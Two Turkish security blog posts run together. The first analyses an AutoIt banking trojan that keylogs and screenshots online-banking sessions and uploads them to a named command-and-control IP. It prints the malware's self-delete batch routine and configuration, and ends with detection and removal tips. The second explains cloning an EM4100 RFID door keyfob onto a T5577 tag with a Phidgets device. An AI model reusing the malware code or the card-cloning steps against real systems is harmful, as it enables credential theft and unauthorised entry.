
871155.583007 dosyasını incelendiğimde ise sistemde açık olan pencerelerin başlık (title) bilgilerini izleyerek (Örnek kod: $basliklar[22] ="TurkishBank Internet Bankacılığı"), pencerede yer alacak bankanın görsellerini komuta kontrol merkezinden alarak 30'a yakın bankanın müşterisini ve internet şubesini hedef aldığını gördüm.






871155.583007 dosyasını incelendiğimde ayrıca bu zararlı yazılımının izlediği başlık bilgisini tespit ettiği anda tuş bilgisi kaydı yaptığını ve bu bilgileri cert.dat dosyasına kayıt ettiğini, ekran görüntüsü aldığını ve bunları da C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan ada sahip klasörde sakladığını gördüm. İlgili pencere kapatıldığı anda ise ilgili klasörde yer alan ekran görüntülerini RAR işleminden geçirdikten sonra cert.rar adı altında cert.dat (tuş bilgileri içeren dosya) dosyası ile birlikte komuta kontrol merkezine (http://149.202.206.57) göndermekteydi.





Name	Size	Packed	Type
..			File folder
wallpaper00010.jpg	106.802	73.109	JPEG image
wallpaper00011.jpg	136.953	89.021	JPEG image
wallpaper00012.jpg	138.322	93.712	JPEG image
wallpaper00013.jpg	136.456	94.868	JPEG image
wallpaper00014.jpg	124.163	84.669	JPEG image
wallpaper00015.jpg	146.919	94.909	JPEG image
wallpaper00016.jpg	125.371	86.047	JPEG image
wallpaper00017.jpg	138.296	92.723	JPEG image



871155.583007 dosyasında yer alan fonksiyon (Örnek: Func yazkizim($krctr)) ve değişken (Örnek: $sayac) isimlerinin Türkçe olması, bu zararlı yazılımın Türkçe bilen kişilerce geliştirildiği ihtimaline dikkat çekiyordu.


Ayrıca yine bu dosya içinde zararlı yazılımın çalıştıktan sonra kendisini silecek fonksiyonları barındırması ancak kullanmaması ve $cert_avi değişkenine sahip olması, zararlı yazılımın ilerleyen sürümlerinde bu özellikleri kullanma ihtimali olduğunu göstermekteydi.

```
; ===============================================================
; ===============================================================

Func _SelfDelete($iDelay = 0)
  Local $sCmdFile
  FileDelete(@TempDir & "\scratch.bat")
  $sCmdFile = 'ping -n ' & $iDelay & '127.0.0.1 > nul' & @CRLF _
      & ':loop' & @CRLF _
      & 'rd "' & @ScriptDir & '" /q /s ' & @CRLF _
      & 'if exist "' & @ScriptDir & '" goto loop' & @CRLF _
      & 'del ' & @TempDir & '\scratch.bat'
  FileWrite(@TempDir & "\scratch.bat", $sCmdFile)
  Run(@TempDir & "\scratch.bat", @TempDir, @SW_HIDE)
EndFunc

; ===============================================================
; ===============================================================

Func _cikis()

  Sleep(500)
  Run( $anadosya & " " & "safe", @AppDataDir & "\Apple_Updater\", @SW_HIDE )
  Sleep(1000)
  _SelfDelete(10)

EndFunc
```

```
Global $increase_file   = @AppDataDir & "\Apple_Updater\" & "safe"          ; // Surum Yukseltme Dosyas
Global $version_file    = "ver.dat"                                                ; // Version Kontrol Dosyasi
Global $cert_file               = "cert.dat"                                                ; // cert.dat
Global $cert_rar                = "cert.rar"                                                ; // cert.rar
Global $cert_avi                = "cert.avi"                                                ; // cert.avi
Global $wrar_file               = "wrar521.exe"                                             ; // wrar521.exe
Global $wfile                           = "\wrar521.exe /S"                                 ; // \wrar521.exe /S
```

Sonuç olarak internet bankacılığı müşterilerinin her daim bu ve benzeri zararlı yazılımlara karşı tetikte olması ve internet şubelere girişte ve/veya sonrasında karşılaştıkları olası şüpheli durumlarda mutlaka ama mutlaka bankalalarına haber vermeleri gerekmektedir. Zararlı yazılım analizi becerine sahip bankalar (ehem ehem :)) bu ve benzeri zararlı yazılımları analiz ederek sizlerin daha güvenli bankacılık yapabilmeniz adına imkanları dahilinde ellerinden gelenin en iyisini yapacaklardır.

Bu zararlı yazılımın sisteminizde çalışıp, çalışmadığından emin olmak için çalışan programlarda (görev yöneticisi) lsasss.exe ve/veya svnhost.exe olup olmadığını kontrol edebilirsiniz.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Notlar:

- Zararlı yazılımı temizlemek için Start -> Run -> Msconfig yazdıktan sonra Startup sekmesinde, Apple_Updater satırını bulup, sildikten/devre dışı bıraktıktan sonra sisteminizi yeniden başlatabilirsiniz.
- 20'ye yakın bankanın yetkilileri ile bu bilgiler, siz bu yazıyı okumadan günler öncesinde paylaşılmıştır.
- Bu yazı, 6. Pi Hediyem Var oyununun çözüm yolunu da içermektedir.

The post AutoIt Bankacılık Zararlı Yazılımı appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

RFID Kapı Kilidi

Source: https://www.mertsarica.com/rfid-kapi-kilidi/


By M.S on August 1st, 2016


Yakın bir arkadaşımı ziyaret etmeye gittiğimde, her zaman kapı girişinde bulunan güvenlik görevlisinin yanında bu defa kapıya yeni takılmış olan Access Control yazılı, logosuz temazsız kart okuyucu dikkatimi çekti. (Bir mekana girdiğinde gizli kameraları tespit etmeyi huy edinmiş birinin dikkatini çekmesin de kimin çeksin zaten ? :))

Arkadaşımla konuştuğumda, bu okuyucunun site yönetimi tarafından alınan bir karar üzerina kapıya monte edildiğini ve tüm daire sakinlerine kapıyı açmak için mavi renkte bir anahtarlık dağıtıldığını öğrendim. Bu anahtarlık sayesinde kapıya geldiğinizde güvenlik

tarafından sorguya tutulmuyor, anahtarlığı okutarak apartmana giriş yapabiliyormuşsunuz. RFID anahtarlık olduğundan şüphem olmayan bu anahtarlığı cebime atıp, üzerinde biraz çalışıp merakımı gidermek için evimin yolunu tuttum.

İlk olarak bu kart (anahtarlık) okuyucunun özelliklerini bulmak için ilan sitelerinde anahtar kelimelerle (rfid access control system, rfid kapı vb.) araştırmaya yapmaya başladım ve çok geçmeden ilan sitelerinde aynı modele ait ilanlar buldum.







İlanların çoğunda, bu ürünlerle kullanılan anahtarlıkların kopyalanamaz olduğu ve kapı kilitlerinin de yüksek güvenliğe sahip olduğu ifadeleri dikkatimi çekti. Genelde sızma testi uzmanları için satış odaklı kurulan iddialı cümleler, güvenlik testi (sağlama da diyebiliriz) gerçekleştirilene dek pek birşey ifade etmez ;) Özellikle bu tür kapı kilitlerinde EM4100 protokolünü kullanan RFID alıcı, verici ve kartlar/etiketler kullanıldığını bildiğim için ne kadar kolay bir şekilde kopyalanabileceğini pratikte tecrübe etmeye karar verdim.


EM4100 uyumlu kartlar/etiketler çoğunlukla okunabilir (read-only) olarak piyasada bulunurlar ve 40 bit olarak (1 bayt sürüm bilgisi + 4 bayt veri) bir defa programlandıktan (çoğunlukla fabrika çıkışı) sonra değiştirilemezler.

EM4100 uyumlu sadece okunabilir bir kartı kopyalamak için, T5577 gibi okuma ve yazma desteği de olan bir kartı/etiketi, okuma yazma desteği olan bir aygıt sayesinde EM4100 olarak programlamak yeterlidir. Bu işlemleri Arduino veya Raspberry Pi ile Parallax Read/Write gibi bir aygıtla gerçekleştirmek pratikte pek kolay olmayabilir bu nedenle Phidgets'ın 1024_0 aygıtı işleri kolaylaştıracaktır.

Kopyalama işlemini gerçekleştirmek için Phidgets'ın RFID uygulaması ile öncelikle EM4100 uyumlu kartı/etiketi USB aygıta okutuyorsunuz ardından da T5577 anahtarlığı aygıta getirip Write butonuna bastığınızda anahtarlık kolay bir şekilde başarıyla kopyalanmış oluyor.


3. Click on the LED Enabled box to turn the on-board LED on or o
4. The Output 0 box controls the +5V digital output and the Output
Phidget Control Panel
General
WebService
PhidgetSBC
Library Information:
Phidget21 - Version 2.1.8 - Built Feb 22 2016 11:45:54
Phidget21.NET - Version 2.1.8.243
Locally Attached Devices: (Double click to launch UI)
Device
Serial Number
Version
Phidget RFID Read-Write
42
101
Start Phidget Control Panel with Windows?
